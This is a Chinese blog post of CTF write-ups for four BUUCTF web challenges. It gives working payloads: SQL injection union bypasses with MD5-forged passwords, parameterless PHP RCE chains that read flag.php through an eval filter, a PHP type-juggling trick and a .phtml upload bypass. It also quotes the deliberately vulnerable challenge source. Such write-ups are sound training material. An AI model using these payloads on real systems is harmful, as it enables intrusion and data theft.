

# Web-9(33-36)-BUUCTF平台

原创

[airrudder](#) 于 2020-04-22 01:02:32 发布 2581 收藏 2

分类专栏: [CTF BUUCTF](#) 文章标签: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/hihiachang/article/details/105452069>


版权



[CTF](#) 同时被 2 个专栏收录

29 篇文章 4 订阅

订阅专栏



[BUUCTF](#)

20 篇文章 1 订阅

订阅专栏

本篇内容

[GXYCTF2019]BabySQLi

[GXYCTF2019]禁止套娃

[ACTF2020 新生赛]BackupFile

[ACTF2020 新生赛]Upload

[上一篇](#) | [目录](#) | [下一篇](#)

# [GXYCTF2019]BabySQLi

不安全 | fe551712-92f2-439d-b603-25bcae407b47.node3.buuoj.cn

<https://blog.csdn.net/hiahiachang>

BP抓包尝试:

**Request**

Raw Params Headers Hex

```
POST /search.php HTTP/1.1
Host: fe551712-92f2-439d-b603-25bcae407b47.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
Origin: http://fe551712-92f2-439d-b603-25bcae407b47.node3.buuoj.cn
Connection: close
Referer: http://fe551712-92f2-439d-b603-25bcae407b47.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1

name=admin&pw=123
```

**Response**

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 21 Apr 2020 16:07:04 GMT
Content-Type: text/html
Content-Length: 226
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.3.29

<!--MMZFM422K5HDASKDN5TVU3SKOZRFQRRMMZFM6KJJBSG6WSYJJWESSCWPJNFQSTVLF LTC3C
JIQYGOSTZKJZVSVZRRRFHOPJ5-->
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Do you know who am I?</title>
```

wrong pass!

<https://blog.csdn.net/hiahiachang>

发现一串奇怪的东西，像是base32加密，尝试base32解码  
后再base64解码得到:

```
select * from user where username = '$name'
```

尝试一些其他的name发现是 **wrong user!**，而尝试admin是 **wrong pass!**。

尝试:

```
name=1&pw=123 //显示wrong user!
name=1'&pw=123 //报错
name=1'%23&pw=123 //显示wrong user!

name=1' or 1=1 %23&pw=123 //显示do not hack me!, 猜测过滤了or

name=1' Order by 4 %23&pw=123 //大小写绕过, 显示Error: Unknown column '4' in 'order clause'
name=1' Order by 3 %23&pw=123 //显示wrong user!, 说明有3列

name=1' union select 1,2,3 %23&pw=123 //显示wrong user!
name=1' union select 'admin',2,3 %23&pw=123 //显示wrong user!
name=1' union select 1,'admin',3 %23&pw=123 //显示wrong pass!, 说明用户在第二列
```

这里由于回显的机制，没法常规注入爆库、爆表。但是这里却有一点可以利用，就是联合注入时查出来的是我们自己填的值，见下图：

```
MySQL [ctest]> select * from t;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | admin   | 123456   |
+----+-----+-----+
1 row in set (0.000 sec)

MySQL [ctest]> select * from t where username='1' union select 1,'admin',3;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | admin   | 3        |
+----+-----+-----+
1 row in set (0.001 sec)
```

<https://blog.csdn.net/hihiachang>

也就是admin的password会被我们自己填的值所替代，尝试：

```
name=1' union select 1,'admin',3 %23&pw=3
```

还是回显的wrong pass!，猜测后台经过md5加密，尝试一下：

```
name=1' union select 1,'admin','eccbc87e4b5ce2fe28308fd9f2a7baf3' %23&pw=3
```

这里 `eccbc87e4b5ce2fe28308fd9f2a7baf3` 就是 3 的md5值，拿到最终flag。

**Request**

Raw Params Headers Hex

```
POST /search.php HTTP/1.1
Host: fe551712-92f2-439d-b603-25bcae407b47.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: http://fe551712-92f2-439d-b603-25bcae407b47.node3.buuoj.cn
Connection: close
Referer: http://fe551712-92f2-439d-b603-25bcae407b47.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1

name=1' union select
1,'admin','eccbc87e4b5ce2fe28308fd9f2a7baf3' %23&pw=3
```

**Response**

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 21 Apr 2020 16:45:26 GMT
Content-Type: text/html
Content-Length: 258
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.3.29

<!--MMZFM422K5HDASKDN5TVU3SKOZRFQRRMMZFM6KJJBSG6WSYJJ
WESSCWPJNFQSTVLF LTC3CJJIQYGOSTZKJZVSVZRNRFHOPJ5-->
<meta http-equiv="Content-Type" content="text/html;
charset=utf-8" />
<title>Do you know who am I?</title>

flag{d2a44cfe-b724-4c2e-88ec-8456cf4828ff}
```

<https://blog.csdn.net/hihiachang>

# [GXYCTF2019]禁止套娃

## flag在哪里呢?

尝试扫目录后发现git泄露，得到index.php源码

```
GitHack>python2 GitHack.py -u http://881fdce9-beaf-4cd8-bb8b-dfe9ca10ef0e.node3.buuoj.cn/.git
[+] Download and parse index file ...
index.php
[OK] index.php
```

```
<?php
include "flag.php";
echo "flag在哪里呢? <br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\\\\|filter:\\\\|php:\\\\|phar:\\\\|i', $_GET['exp'])) {
        if('; ' === preg_replace('/[a-z,_]+\\((?R)?\\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log|i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦!");
            }
        }
        else{
            die("再好好想想!");
        }
    }
    else{
        die("还想读flag, 臭弟弟!");
    }
}
// highlight_file(__FILE__);
?>
```

以下解释参考大佬文章：[\[GXYCTF2019\]禁止套娃](#)。

1. GET一个名为exp的参数。
2. 过滤了常用的几个伪协议，不能以伪协议读取文件。
3. (?R)引用当前表达式，后面加了?递归调用。只能匹配通过无参数的函数。
4. 正则匹配掉了et/na/info等关键字，很多函数都用不了。
- 5: `eval($_GET['exp']);` 执行exp的内容。

典型的 **无参数RCE**。

介绍几个函数方法：

`localeconv()` 函数返回一包含本地数字及货币格式信息的数组。  
`current()` 返回数组中的当前单元，默认取第一个值。  
`pos()` `current()` 的别名。  
`scandir()` 列出 `images` 目录中的文件和目录。  
`readfile()` 输出一个文件。  
`highlight_file()` 打印输出或者返回 `filename` 文件中语法高亮版本的代码。  
`show_source()` `highlight_file()` 的别名。  
`next()` 函数将内部指针指向数组中的下一个元素，并输出。  
`array_reverse()` 以相反的元素顺序返回数组。  
`array_rand()` 从数组中随机取出一个或多个单元。  
`array_flip()` 交换数组中的键和值。  
`session_id()` 获取/设置当前会话ID。  
`session_start()` 启动新会话或者重用现有会话。

首先得到当前目录下的文件：

```
print_r(scandir('.'));
```

`localeconv()` 返回一包含本地数字及货币格式信息的数组。而数组的第一项是 `.`，结合 `localeconv()` 和 `current()` 就能得到 `.`，所以 payload:

```
print_r(scandir(current(localeconv())));  
print_r(scandir(pos(localeconv())));
```

← → ↻ ① 不安全 | 881fdce9-beaf-4cd8-bb8b-dfe9ca10ef0e.node3.buuoj.cn/?exp=print\_r(scandir(pos(localeconv())));

flag在哪里呢?

```
Array ( [0] => . [1] => .. [2] => .git [3] => flag.php [4] => index.php )
```

然后就是读取 `flag.php` 的内容了。

方法一：

由于 `flag.php` 在倒数第二位，结合 `next()` 和 `array_reverse()`，可以读到 `flag.php`。

```
?exp=highlight_file(next(array_reverse(scandir(current(localeconv()))));
```

← → ↻ ① 不安全 | 881fdce9-beaf-4cd8-bb8b-dfe9ca10ef0e.node3.buuoj.cn/?exp=print\_r(next(array\_reverse(scandir(pos(localeconv())))));

flag在哪里呢?

```
flag.php
```

使用 `highlight_file()` 或 `readfile()` 读取 `flag`，注意使用 `readfile()` 需要右键源代码才可以看到。

← → ↻ ① 不安全 | 881fdce9-beaf-4cd8-bb8b-dfe9ca10ef0e.node3.buuoj.cn/?exp=highlight\_file(next(array\_reverse(scandir(pos(localeconv())))));

flag在哪里呢?

```
<?php  
$flag = "flag{5112a8af-ea46-4d16-9872-cd5992fed271}";  
?>
```

方法二：

结合 `array_rand()` 和 `array_flip()` 多刷新几次网页可以得到 `flag`。

```
?exp=highlight_file(array_rand(array_flip(scandir(current(localeconv()))));
```

← → ↻ 不安全 | 881fdce9-beaf-4cd8-bb8b-dfe9ca10ef0e.node3.buuoj.cn/?exp=highlight\_file(array\_rand(array\_flip(scandir(current(localeconv()))));

flag在哪里呢?

```
<?php
$flag = "flag{5112a8af-ea46-4d16-9872-cd5992fed271}";
?>
```

方法三:


结合 `session_id()` 和 `session_start()`，然后手动添加名为PHPSESSION的cookie，值为flag.php。

```
?exp=highlight_file(session_id(session_start()));
```

← → ↻ 不安全 | 881fdce9-beaf-4cd8-bb8b-dfe9ca10ef0e.node3.buuoj.cn/?exp=highlight\_file(session\_id(session\_start()));

flag在哪里呢?

```
<?php
$flag = "flag{5112a8af-ea46-4d16-9872-cd5992fed271}";
?>
```



Cookie editor showing: Name: PHPSESSION, Value: flag.php

## [ACTF2020 新生赛]BackupFile

← → ↻ 不安全 | 040d0380-b0b3-45c7-ae97-5777cffd80fa.node3.buuoj.cn

Try to find out source file!

尝试了 `www.zip` 之类的几种后没有拿到源码，直接dirsearch工具扫，原来是bak备份文件:

```
\dirsearch-master>python dirsearch.py -u http://040d0380-b0b3-45c7-ae97-5777cffd80fa.node3.buuoj.cn/ -e * -s 0.5

dirsearch v0.3.8
Extensions: * | HTTP method: get | Threads: 10 | Wordlist size: 6100
Error Log: \dirsearch-master\logs\errors-20-04-21_23-15-36.log
Target: http://040d0380-b0b3-45c7-ae97-5777cffd80fa.node3.buuoj.cn/

[23:15:37] Starting:
[23:15:41] 400 - 154B - /%2e%2e/google.com
[23:19:21] 200 - 347B - /index.php.bak

Task Completed
```

拿到源代码:

```

<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    //key 不能为数字
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    //intval() 获取$key的整数值
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}

```

GET传一个 `key`，不能为数字，经 `intval()` 函数后与 `$str` 相等的话就出 flag。但是 `int` 和 `string` 比较会将 `string` 转成 `int` 再去比较，而 `$str` 转成 `int` 后就是 123，所以 `key` 等于 123 即可满足条件。

← → ↻ ⓘ 不安全 | 040d0380-b0b3-45c7-ae97-5777cffd80fa.node3.buuoj.cn/index.php?key=123

flag{71a8d84a-c34c-451a-b072-c823410619b5}

## [ACTF2020 新生赛]Upload

ⓘ 不安全 | 4ddba51f-0315-40fa-9530-c88b5ad70412.node3.buuoj.cn




⚠ 不安全 | 4ddba51f-0315-40fa-9530-c88b5ad70412.node3.buuoj.cn

...1f-0315-40fa-9530-c88b5ad70412.node3.buuoj.cn 显示



该文件不允许上传, 请上传jpg、png、gif结尾的图片噢!

确定

我本来想抓包看看的, 发现还没抓到包就弹窗了, 好嘛, 猜测前端验证的, 直接google插件 Quick Javascript Switcher 禁用js看看:



还是不行, 禁用js后抓包尝试了php的其他几种写法, 发现phtml可以上传成功。



查看根路径下的文件发现flag, 读取即可。



bin boot dev etc flag home lib lib64 media mnt opt proc root run/sbin srv sys tmp usr var

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

Load URL

Split URL

Execute

Post data  Referer  User Agent  Cookies [Clear All](#)

<https://blog.csdn.net/hihiachang>

flag{f48b302a-04d7-4ffb-915c-79c4f9bc6231}

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

Load URL

Split URL

Execute

Post data  Referer  User Agent  Cookies [Clear All](#)

<https://blog.csdn.net/hihiachang>

=====  
[上一篇](#) ----- [目录](#) ----- [下一篇](#)  
=====

**转载请注明出处。**

本文网址: <https://blog.csdn.net/hihiachang/article/details/105452069>

=====